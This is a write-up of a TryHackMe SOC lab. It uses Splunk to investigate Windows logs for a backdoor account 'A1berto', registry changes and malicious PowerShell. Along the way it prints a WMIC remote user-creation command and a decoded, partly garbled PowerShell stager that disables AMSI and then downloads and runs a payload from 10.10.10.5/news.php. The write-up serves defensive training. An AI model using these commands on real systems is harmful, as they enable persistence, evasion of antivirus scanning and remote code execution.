

**Investigating with Splunk**  
**TryHackMe Challenge**  
**Write-Up**  
**Pavel Pecheniuk**

## **1. Introduction**

This room offers to investigate logs from infected Windows machines to identify anomalous behaviour with the help of the famous SIEM tool Splunk. This challenge provides a nice opportunity to put a participant into shoes of a SOC Analyst in a controlled environment, an exposure to one of the most popular SIEM, as well as to improve log analysis skills for efficient threat detection and proper response to the threat.


## **2. Scenario**

SOC Analyst Johny has observed some anomalous behaviours in the logs of a few windows machines. It looks like the adversary has access to some of these machines and successfully created some backdoor. His manager has asked him to pull those logs from suspected hosts and ingest them into Splunk for quick investigation. Our task as SOC Analyst is to examine the logs and identify the anomalies.

### 3. Investigation

#### How many events were collected and Ingested in the index main?

Let's query the main index by setting a corresponding filter. Initially, the time was set to today, so we need to take care of it and set the appropriate time range.




The screenshot shows the Splunk Enterprise search interface. The search bar contains the query 'index=main'. Below the search bar, it says '12,256 events (before 16/02/2026 17:41:40.000)'. To the right of the search bar is a dropdown menu labeled 'Presets' which lists various time ranges like 'REAL-TIME', 'RELATIVE', and 'OTHER'. A blue arrow points to the 'Events (12,256)' link under the search bar.

**Answer:** 12256

**On one of the infected hosts, the adversary was successful in creating a backdoor user. What is the new username?**

Creation of a backdoor user account implies the log entry documenting this event. In Windows event with an ID 4720 is logged if a user account was created.



The screenshot shows the Ultimate IT SECURITY Encyclopedia page for Windows Security Log Event ID 4720. The page title is 'Windows Security Log Event ID 4720'. It includes a sidebar with links like 'Event IDs', 'Audit Policy', and 'Go To Event ID:'. The main content area has a section titled '4720: A user account was created' with a bulleted list of details. To the right is a table with information about operating systems, category, type, and corresponding events. The table rows are:

Operating Systems	Windows 2008 R2 and 7 Windows 2012 R2 and 8.1 Windows 2016 and 10 Windows Server 2019 and 2022
Category	Account Management • Subcategory
Type	Success
Corresponding events in Windows 2003 and before	624

Let's examine the logs in Splunk and find the corresponding event.

The screenshot shows a Splunk search interface titled "New Search". The search bar contains the query "index=main EventID=4720". The results section indicates "1 event (before 16/02/2026 17:44:39.000)" and "No Event Sampling". The event details are listed in a table:

Time	Event
11/05/2022 22:32:18.000	{ [-] @version: 1 AccountExpires: %%1794 ActivityID: {E0F7BC1B-4488-0000-8D57-1F92808AD601} AllowedToDelegateTo: - Category: User Account Management Channel: Security DisplayName: %%1793 EventID: 4720

On the left, under "SELECTED FIELDS", there are entries for host, source, and sourcetype. Under "INTERESTING FIELDS", there are entries for @version and AccountExpires.

And find the account name of the user created.

The screenshot shows a detailed view of a Splunk event. The event timestamp is 2022-02-14 08:06:02. The event type is AUDIT\_SUCCESS. The message field contains the text "Message: A user account was created." Below this, there is a "Subject:" section with fields: Security ID: S-1-5-21-4020993649-1037605423-417876593-1104; Account Name: James; Account Domain: Cybertees; Logon ID: 0x551686. Further down, there is a "New Account:" section with fields: Security ID: S-1-5-21-1969843730-2406867588-1543852148-1000; Account Name: Alberto; Account Domain: WORKSTATION6. A blue arrow points to the "Account Name" field in the "New Account:" section.

**Answer:** Alberto

**On the same host, a registry key was also updated regarding the new backdoor user. What is the full path of that registry key?**

The Windows registry operations, such as registry creation and value changes, are logged with EventID 12 and 13.

## ◀ Sysmon Event ID 12 ▶

### 12: RegistryEvent (Object create and delete)

Source

Sysmon

This is an event from [Sysmon](#).

On this page

- Description of this event
- [Field level details](#)
- [Examples](#)

Registry key and value create and delete operations map to this event type, which can be useful for monitoring for changes to Registry autostart locations, or specific malware registry modifications.

## ◀ Sysmon Event ID 13 ▶

### 13: RegistryEvent (Value Set)

Source

Sysmon

This is an event from [Sysmon](#).

On this page

- Description of this event
- [Field level details](#)
- [Examples](#)

This Registry event type identifies Registry value modifications. The event records the value written for Registry values of type DWORD and QWORD.

Let's check these events in the logs starting with *EventID = 12*.

The screenshot shows a log search interface with the following details:

- New Search** button.
- Save As ▾**, **Create Table View**, and **Close** buttons.
- Search bar** containing "1 index=main A1berto EventID=12".
- Time filter**: All time ▾.
- Results**: 2 events (before 16/02/2026 17:48:21.000) - No Event Sampling ▾.
- Job controls**: Job ▾, II, III, ▶, ⏪, ⏴, ⏵, ⏴, Smart Mode ▾.
- Event Types**: Events (2), Patterns, Statistics, Visualization.


The *TargetObject* field discloses the value of the modified object.

i	Time	Event
		<pre>EventID: 12 EventReceivedTime: 2022-02-14 08:06:03 EventTime: 2022-02-14 08:06:02 EventType: DeleteKey EventTypeOriginal: INFO ExecutionProcessID: 3348 Hostname: Micheal.Beaen Image: C:\windows\system32\lsass.exe Keywords: -9223372036854776000 Message: Registry object added or deleted: RuleName: - EventType: DeleteKey UtcTime: 2022-02-14 12:06:02.420 ProcessGuid: {83d0c8c3-43ca-5f5f-0c00-000000000400} ProcessId: 740 Image: C:\windows\system32\lsass.exe TargetObject: HKLM\SAM\SAM\Domains\Account\Users\Names\A1berto Opcode: Info OpcodeValue: 0 ProcessGuid: {83d0c8c3-43ca-5f5f-0c00-000000000400} ProcessId: 740 ProviderGuid: {5770385F-C22A-43E0-BF4C-06F5698FFBD9}</pre>

**Answer:** HKLM\SAM\SAM\Domains\Account\Users\Names\A1berto

## Examine the logs and identify the user that the adversary was trying to impersonate.

We can find the list of users in the *User* field. Obviously, the malicious user account named A1berto aims to impersonate the legitimate user Alberto.



**Answer:** Alberto

## What is the command used to add a backdoor user from a remote computer?

Here we need to find created processes related to the backdoor user. Process creation are logged with EventID 4688 (and also with EventID 1).

### ⇒ Windows Security Log Event ID 4688 ⇒

#### 4688: A new process has been created

On this page

- Description of this event
- [Field level details](#)
- [Examples](#)

Event 4688 documents each program that is executed, who the program ran as and the process that started this process.

When you start a program you are creating a "process" that stays open until the program exits. This process is identified by the Process ID:. You can correlate this event to other events by Process ID to determine what the program did while it ran and when it exited (event 4689).

Win2012R2 adds Process Command Line.

Operating Systems	Windows 2008 R2 and 7 Windows 2012 R2 and 8.1 Windows 2016 and 10 Windows Server 2019 and 2022 Windows Server 2025
Category	Process Tracking
Subcategory	• Process Creation
Type	Success
Corresponding events in Windows 2003 and before	592

### ⇒ Sysmon Event ID 1 ⇒

#### 1: Process creation

Source	Sysmon
--------	--------

This is an event from [Sysmon](#).

On this page

- Description of this event
- [Field level details](#)
- [Examples](#)

The process creation event provides extended information about a newly created process. The full command line provides context on the process execution. The ProcessGUID field is a unique value for this process across a domain to make event correlation easier. The hash is a full hash of the file with the algorithms in the HashType field.

Let's filter these events and take a look on the CommandLine field as we are interested in finding the specific command. The upper command contains the trace of using WMIC.exe utility, which is used by the malicious actors to gain access to remote systems. Hence that's the needed command.

1 index=main EventID=4688

All time 🔍

✓ 3 events (before 16/02/2026 18:01:57.000) No Event Sampling Job D Smart Mode

Events (3) Patterns Statistics Visualization

Format Timeline + Zoom to Selection X Deselect 1 millisecond per column

**CommandLine**

3 Values, 100% of events Selected Yes No

**Reports**

Top values Top values by time Rare values

**Values**

Value	Count	%
"C:\windows\System32\Wbem\WMIC.exe" / node:WORKSTATION6 process call create "net user /add Alberto paw0rd1"	1	33.333%
C:\windows\system32\net1 user /add Alberto paw0rd1	1	33.333%
net user /add Alberto paw0rd1	1	33.333%

< Hide Fields All Fields

**SELECTED FIELDS**

- a host 1
- a source 1
- a sourcetype 1

**INTERESTING FIELDS**

- # @version 1
- a Category 1
- a Channel 1
- a CommandLine 3

## Wmic.exe launching processes on a remote system

Applies To: [Splunk Platform](#) Technical Add-On: [Common Information Model](#)

Last updated: Dec 15, 2025



WMIC is a software utility that allows users to perform Windows Management Instrumentation operations with a command prompt. Ransomware authors have been seen to use wmic.exe to gain access to remote systems and then perform processes on it to prepare for or execute the ransomware attack. This search looks for wmic.exe launched with parameters to spawn a process on a remote system to find evidence of the attack.

**Answer:** C:\windows\System32\Wbem\WMIC.exe" /node:WORKSTATION6 process call create "net user /add Alberto paw0rd1"

**How many times was the login attempt from the backdoor user observed during the investigation?**

Here we can simply track the activity from the backdoor user by filtering with the corresponding username.

1 index=main User=Alberto

All time 🔍

✓ 0 events (before 16/02/2026 18:07:29.000) No Event Sampling Job D Smart Mode

Events (0) Patterns Statistics Visualization

Format Timeline + Zoom to Selection X Deselect 1 millisecond per column

No results found.

**Note:** This simple approach worked for this task, although the more reliable solution here would be to filter with EventID 4624 and 4625, corresponding to the successful and failed logon attempt respectively.

## ↔ Windows Security Log Event ID 4624 ↩

### 4624: An account was successfully logged on

On this page

- Description of this event
- [Field level details](#)
- [Examples](#)

This is a highly valuable event since it documents each and every successful attempt to logon to the local computer regardless of logon type, location of the user or type of account. You can tie this event to logoff events [4634](#) and [4647](#) using Logon ID.

Operating Systems	Windows 2008 R2 and 7 Windows 2012 R2 and 8.1 Windows 2016 and 10 Windows Server 2019 and 2022 Windows Server 2025
Category • Subcategory	<a href="#">Logon/Logoff</a> • <a href="#">Logon</a>
Type	Success
Corresponding events in Windows 2003 and before	<a href="#">528</a> , <a href="#">540</a>

Win2012 adds the Impersonation Level field as shown in the example.

Win2016/10 add further fields explained below.

## ↔ Windows Security Log Event ID 4625 ↩

### 4625: An account failed to log on

On this page

- Description of this event
- [Field level details](#)
- [Examples](#)

This is a useful event because it documents each and every failed attempt to logon to the local computer regardless of logon type, location of the user or type of account.

Operating Systems	Windows 2008 R2 and 7 Windows 2012 R2 and 8.1 Windows 2016 and 10 Windows Server 2019 and 2022 Windows Server 2025
Category • Subcategory	<a href="#">Logon/Logoff</a> • <a href="#">Logon</a>
Type	Failure
Corresponding events in Windows 2003	<a href="#">529</a> , <a href="#">530</a> , <a href="#">531</a> , <a href="#">532</a> , <a href="#">533</a> , <a href="#">534</a> , <a href="#">535</a> , <a href="#">536</a> , <a href="#">537</a> , <a href="#">539</a>

**Answer:** 0

## What is the name of the infected host on which suspicious Powershell commands were executed?

Execution of a Powershell command can be logged with EventID 4104 or 4103. Also, there is an article by Splunk confirming these findings:

[https://www.splunk.com/en\\_us/blog/security/hunting-for-malicious-powershell-using-script-block-logging.html](https://www.splunk.com/en_us/blog/security/hunting-for-malicious-powershell-using-script-block-logging.html)

Event submitted by Event Log Doctor

	<b>Event ID:</b> 4104
	<b>Source:</b> Microsoft-Windows-PowerShell
	<b>Category:</b> Execute a Remote Command
	<b>Log:</b> Microsoft-Windows-PowerShell/Operational

<b>Message:</b>	Creating Scriptblock text (1 of 1): Write-Host PowerShellV5ScriptBlockLogging
-----------------	--

ScriptBlock ID: 6d90e0bb-e381-4834-8fe2-5e076ad267b3  
Path:

**Event ID:** 4103  
**Source:** Microsoft-Windows-PowerShell  
**Category:** Executing Pipeline  
**Message:** CommandInvocation(Write-Host): "Write-Host"  
 ParameterBinding(Write-Host): name="Object"; value="TestPowerShellV5"

Let's filter Powershell events with the corresponding identifiers.

The screenshot shows the Splunk 'New Search' interface. The search bar contains the query: 1 index=main EventID=4104 OR EventID=4103. Below the search bar, it says '79 events (before 16/02/2026 18:11:45.000)'. The interface includes various navigation and filtering options like 'Save As', 'Create Table View', 'Close', 'All time', 'Job', 'Smart Mode', and timeline controls.

Analyzing events we can find the hostname where the Powershell commands were executed.

i	Time	Event
		<pre> Command Path = Sequence Number = 744 User = Cybertees\James Connected User = Shell ID = Microsoft.PowerShell  Domain: Cybertees ERROR_EVT_UNRESOLVED: true EventID: 4103 EventReceivedTime: 2022-02-14 08:06:49 EventTime: 2022-02-14 08:06:48 EventType: INFO ExecutionProcessID: 9564 Hostname: James.browne Keywords: 0 Opcode: To be used when operation is just executing a method OpcodeValue: 20 Payload: CommandInvocation(New-Object): "New-Object" ParameterBinding(New-Object): name="TypeName"; value="System.Net.WebClient" </pre>

**Answer:** James.browne

**PowerShell logging is enabled on this device. How many events were logged for the malicious PowerShell execution?**

We already know how many events were captured related to the malicious Powershell execution. Let's reuse the query from the previous task.

New Search

Save As ▾ Create Table View Close

1 index=main EventID=4104 OR EventID=4103

All time ▾

✓ 79 events (before 16/02/2026 18:11:45.000) No Event Sampling ▾ Job ▾ II Smart Mode ▾

Events (79) Patterns Statistics Visualization

Format Timeline ▾ - Zoom Out + Zoom to Selection × Deselect 10 milliseconds per column

**Answer:** 79

### An encoded Powershell script from the infected host initiated a web request. What is the full URL?

Here is the event from the infected host. Indeed, there was a *powershell.exe* executed script that have participated in the exchange of the encoded data.

	Event
022	{ [-] 9.000      @version: 1 AccountName: James AccountType: User ActivityID: {4F259F18-BCE1-0000-7D1A-7593808AD601} Category: Executing Pipeline Channel: Microsoft-Windows-PowerShell/Operational ContextInfo:       Severity = Informational Host Name = ConsoleHost Host Version = 5.1.18362.752 Host ID = 0f79c464-4587-4a42-a825-a0972e939164 Host Application = C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -noP -sta -w 1 -enc SQBGACgAJABQAFMAVgBJAHIAUwBJAG8AbgBUAGEAYgBMAGUALgBQAFMAVgBFAHIAUwBJAE8ATgAuaE0AYQBKAЕ8AUgAgAC0ARwB1ACAAmApAhs/ AFgAeAB1AFMAQQAtAD0AVgBEADQANgA3ACoAfABPAEwAVwBCAH4AcgBuAdgAXgBJAccAKQA7ACQAUgA9AhsAJABEAcwAJABLAD0AJABBAHIAZwB: Engine Version = 5.1.18362.752 Runspace ID = a6093660-16a6-4a60-ae6b-7e603f030b6f Pipeline ID = 1 Command Name = New-Object Command Type = Cmdlet Script Name = Command Path =



Let's use CyberChef, a web app for manipulating data, including encoding, decoding, compression and etc. Let's set the filters (Recipes) *from Base64* and *Decode text* and decode the data.

We need to find details of the web request. The sequence highlighted with yellow may refer to the domain name encoded with Base64, especially considering the presence of */news.php*, which indicates a subdirectory or a part of the URL.

```

SQBGAcgAJABQAFMavB1AHIAUwB1AG8AbgBUAGEAYBIMGUALgBQAFMavB1FAHIAUwB1AE0AYgAgAC0ARwB1ACAAM%ApAHSaJAAx
ADEAQbEADgAPQbbAHIAZQ8GAF0ALgBBAFMcwB1AE0AYgBsAHkALgBHAGUAdABUHKAUABFACgAjwTAHKcwbAGUabQuAE0AYQBuAGEAZwB1AG0A
ZQBUAHQALgBBAHudABVAG9AYQb0AGkabwBuAUC4AVQb0AGkAbAB2ACAKQaIACtARwBFATFQbRgJAGUAYABsAGQaIgAOACCAYbhAGMaaAB1AGQRwBy
AG8Ad0bWAFAAbwBSAGKAYwB5AfMAZQ80AHQaQbUIAGCawAnCwA1JwB0ACAKwAAG8AbgBQAHUAYBgbsAGKAYwAsAFMdABhHQaQbjACCAKQa7AEKA
RgAoACQAMQAXAEIAZAA4ACKaewAkAEEMQA4EAUEAMQa9ACQAMQAXAEIAARA4AC4ARwB1LHQAvGbhwEwAVQBFACgAjwB1UfABAfMACkAOwBjAGYAKAAK
AEEMQA4AGUAMQBACCUwBjJAHIAoBwAHQaQgAnCsA1wBsAG8AYwBrAEwAbwBnAGcAaQbUaGcAjwBdAfSAjwBfAG4AYQb1AgwAZQBTAGMcgBpAHAA
dABCACaKwAnGwAbwBjAGsATABVAGCAzWbPqG4AZwAhnFAPQwAWdSAjBhADEwAHwAnFAMAYByAGkACAB0AE1AJwPARCCABwAGMAwBAG8AzwBnAGkAbgBnAC
CAXQbBACaRQbUAwBvAEG4AdgBvAGUwBjJAHIAoBwAHQaQb5ASGB8AYwBrAEkAbgB2AG8AywBhAHQaQbVAG4ATABvAGCAzWbPqG4AZwAhnFAPQwAH0A
JAB2AAEeATA9AFsAQwBvAEwAb1AGMAdApBpE8AtgBTAC4ARwB1AE4ARQbyAGkAqQwAAEQASQBjAFQaQbPAg4AQBSAFkAwBTAHQAcgBjJA4ARwAsAFM
AeQbZAFQaRQbTAC4ATwBcAEoARQbJAHQAXQbDAdoOgBuGAUwAoACKAoWkAHQAQbNAc4AQbQKAQAAAnAEUAbgBhAGIAbB1AFMAYByAGkACAB0AE1A
JwArACCAbABVAGM4awBMAG8AzwBnAGkAbgBnAccLAwAAkAFYAQbMAC4AQbQKAQAAAnAEUAbgBhAGIAbB1AFMAYByAGkACAB0AE1A
JwArACCAbABVAGM4AdgBvAGMAYQb0AGkAbwBuAEwAbwBnAGcAaQbUaGcAjwAsADAQkA7ACQAYQaxAdgAQzQxfAsJwB1AEAsARQBZAF8AT
BPAEMAQQbMAF8ATQBB

```

Let's decode the highlighted sequence with CyberChef again with the additional recipe *Defang URL*, as it is recommended by the hint THM provided us.

```

Object Collections.Generic.HashSet<String>))$Ref=
[Ref].Assembly.GetType("System.Management.Automation.Amsi`+`Utils");$Ref.GetField("amsiInitF`+`ailed","NonPublic,Static").SetValue($NULL,$TRUE);}{$System.NET.ServicePointManager.DefaultConnectionLimit=0;$a6eD=[New-Object
System.Net.WebClient]$u="Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko";$s=$([Text.Encoding]::Unicode.GetString([Convert]::FromBase64String("aB0AHQAcAA6AC8ALwAxADAALgAxADAALgA1AA==")));$t="news.php";$a6eD.Headers.Add("User-Agent",$u);$a6eD.PROXY=
[System.NET.WebRequest]::DefaultWebProxy;$a6eD.PROXY.Credentials =
[System.NET.CredentialCache]::DefaultNetworkCredentials;$script:Proxy = $a6ed.Proxy;$k=[System.Text.Encoding]::ASCII.GetBytes("qm.@@sy?xuUsA-=VD467*[OLWprn8^I");$r=$0,$k=$Args;$s=0..255;0..255|%{$j=($j+$s[$_] +$k[$_.%$k.Count])%256;$s[$_],$s[$_]=$j,$s[$_]};$d%{($i=($i+1)%256;$h=($i+$s[$i])%256;$s[$i]=$h-$bxOr$[$($i+$s[$i])%256];$s[$i],$s[$i]-$s[$i]);$a6eD.Headers.Add("Cookie","Kulzuid=vmeK5dkggy7k/tlFFA8b2AaTs=");$data=$a6ed.DownloadData($s+$t);$iv=$data[0..3]$data=$data[4..$data.Length]-Join[Char[]](&$R $data ($IV-$k))|IE

```

The final reconstructed URL is the answer.

**Answer:** hxxp://10[.]10[.]10[.]5/news[.]php

#### **4. References**

- <https://www.ultimatewindowssecurity.com/securitylog/encyclopedia/>
- [https://lantern.splunk.com/Security\\_Use\\_Cases/Security\\_Monitoring/Detecting\\_a\\_ransomware\\_attack/Wmic.exe\\_launching\\_processes\\_on\\_a\\_remote\\_system](https://lantern.splunk.com/Security_Use_Cases/Security_Monitoring/Detecting_a_ransomware_attack/Wmic.exe_launching_processes_on_a_remote_system)
- [https://www.splunk.com/en\\_us/blog/security/hunting-for-malicious-powershell-using-script-block-logging.html](https://www.splunk.com/en_us/blog/security/hunting-for-malicious-powershell-using-script-block-logging.html)
- <https://www.myeventlog.com/>
- <https://gchq.github.io/CyberChef/>